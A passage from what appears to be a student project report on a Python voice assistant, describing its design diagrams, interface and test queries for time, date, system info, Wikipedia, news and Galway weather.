


Figure 5 - Use Case Diagram

In this project, there is only one user. A command is issued to the computer system by the user. After that, the system interprets it and returns the result. The response is communicated to the user.




Figure 6- Sequence Diagram

The diagram above depicts how a user's question is answered by searching the internet. The audio query is decoded and sent to the Web scraper. The web scraper searches for and finds the solution. It is then returned to the speaker and speaks the user's response.




Figure 7- class diagram

The user class has two attributes: an audio command that it sends and an audio response that it receives. It can listen for user commands. It is then interpreted, and either a response is provided, or a response is returned. Because the command is interpreted by the Interpret class, it is stored in the Question class as a string.

It directs it to the general, about, or search functions based on its identification.

In the task class, there is also an interpreted order in string format. It includes several features such as a reminder, a note, a mimic, research, and a reader.




Figure 8 - Component Diagram

The Virtual Assistant is the most important component in this case. It provides two distinct services: task fulfilment and question answering.

## DFD Level 0 (Context Level Diagram)




Figure 9 - Data Flow Diagram

DFDs, or data flow diagrams, are used to graphically depict the flow of data in an information system. DFD refers to the steps involved in a system's data transfer from input to file storage and report generation. Data flow diagrams are classified into two types: logical and physical. The logical data flow diagram depicts the flow of information through a system to carry out specific business functions. The physical data flow diagram shows how the abstract data flow is put into action.

## Application Interface

The application developed is simply a single home page module.




Figure 10 – Application Interface

Figure 4 shows the start of the application which shows multiple images and two buttons represented by the label – “Run” and “Exit”. Once the button “run” is pressed the application will run.




Figure 11 - responses from application

Figure 5 shows the console terminal. This is within the visual studio code IDE. Here we will see received responses on what the user has said and what the application will respond to. Anything the user says and the responses from the application will get printed on the terminal. This is TTS (Text to speech) at work. As we can see from figure 5 on the last line, the text says “Listening….” This is an indication that the program has started and is waiting on the users phrase.




Figure 12- responses

### Development and Evaluation Process

This study required the development of the application for When a user says a word, it is converted into text and the application uses this text to perform a feature. features as well as the evaluation of the results are outlined and explained in chapter 5.

# Chapter 5

## Analysis

The results obtained from this study are discussed in this section wherein several tests were carried out on the application and explained in the next sections. The aim of this section is to explore various queries of the voice assistant that can be manipulated as per the users need.

### Testing




Figure 13 - Query (What time is it?)

Here in figure 13 the application has started by outputting on the terminal “hello this is mica” and is “listening”. Here the user can ask the application a question such as “what time is it?”. Once the user asks its query we can see “Recognizing”. The application uses the Digital Monolog to determine what the user can say, if any action is taken and how interaction is to be managed. The VPA will then respond with “the current time is 18:26”. The VPA will speak the response to the user. This is how TTS (Text to speech) operates. Once the VPA has said its output it will return to listening. This is because the application is in a while loop until it hears a key word to end the application.




Figure 14 - Query (What date is it?)

In figure 14, the user asks, “What date is it” and the Virtual assistant responds with the current day and date. Here python is using a python library called **import datetime** to get current date and day. There is no need to install the Datetime library since it is already included in Python. The Datetime module contains classes for dealing with dates and times. By using **“datetime.datetime.now()”** and “**datetime.datetime.today()”** methods the application will retrieve and speak the current day and date.




Figure 15 - Query (PC info)

In Figure 15 the user wishes to know info on the pc he/she is currently using. He/she asks, “What platform am I using?”, “What system am I using?”, “what architecture am I using? “The VPA is using the python library called psutil to gather this information and speak it to the user. The brain of this application is the python. This is mainly how the application will be acquiring its information




Figure 16 - Query (search Wikipedia for....)

In figure 16 the user is asking to search Wikipedia for information on the VPA with the phrase “search Wikipedia for AI”. The application then returns 2 lines of information on Wikipedia. This query uses the python library called Wikipedia. This library must be installed, it is not installed in python. This is done by writing “**pip install Wikipedia”** in the terminal. The user can search for anything they wish to know info about.




Figure 17 - Query (tell me the news)

In figure 17, the user is asking about the news using the phrase “tell me the news”. Once the user asks for the news the virtual assistant will ask for a topic to look for. Once the topic is available the VPA will 5 beneficial info the topic that was asked. This query uses the **newsApiClient** python library. This must be installed and is not part of the python library originally.




Figure 18- news, python method

This query is associated with the news info method. Newsapi uses an API key. The API key identifies an application's traffic for the API producer if the application developer needs to work with the API producer to debug an issue or demonstrate the usage of their application.

News API is a straightforward HTTP REST API for searching and retrieving live articles from across the internet. To incorporate News API into a Python program without having to make HTTP requests explicitly, an unofficial Python client library is used. It can assist a user in answering questions such as:

* What are the most popular stories on TechCrunch right now?
* What new papers about the next iPhone were released today?
* Have any blogs recently listed or analysed my company or product?

To use the API, an API key is required, which is a one-of-a-kind code that identifies a user’s requests.

This method also uses the endpoint **news.get\_top\_headlines**. This endpoint provides live top and breaking headlines for a nation, unique category in a country, single source, or multiple sources. This endpoint is excellent for retrieving headlines for use in news tickers or other similar applications.




Figure 19 - Query (tell me the weather)

In figure 19, The user asks the Virtual assistant for the weather with the phrase “tell me the weather”. The VPA will bring back the information of country that its programmed to. Currently the VPA is set to bring back weather information in Ireland.




Figure 20 - weather, python code

The query uses an API address, open weather map web page. The URL makes a request to a web page and stores the data in a json format. The weather brings data associated the weather, the temp brings back data associated with temp and description brings back information associated with description. The way the VPA brings backs the information that can be seen in figure 19 - json, Galway-Ireland below. This data works in real time. This means the Information that is submitted after collection immediately. The timeliness of the data supplied is not delayed. Real-time navigation or tracking data is often used. Depending on what the weather is like in Galway, will always bring back accurate information.




Figure 21 – json data, Galway-Ireland

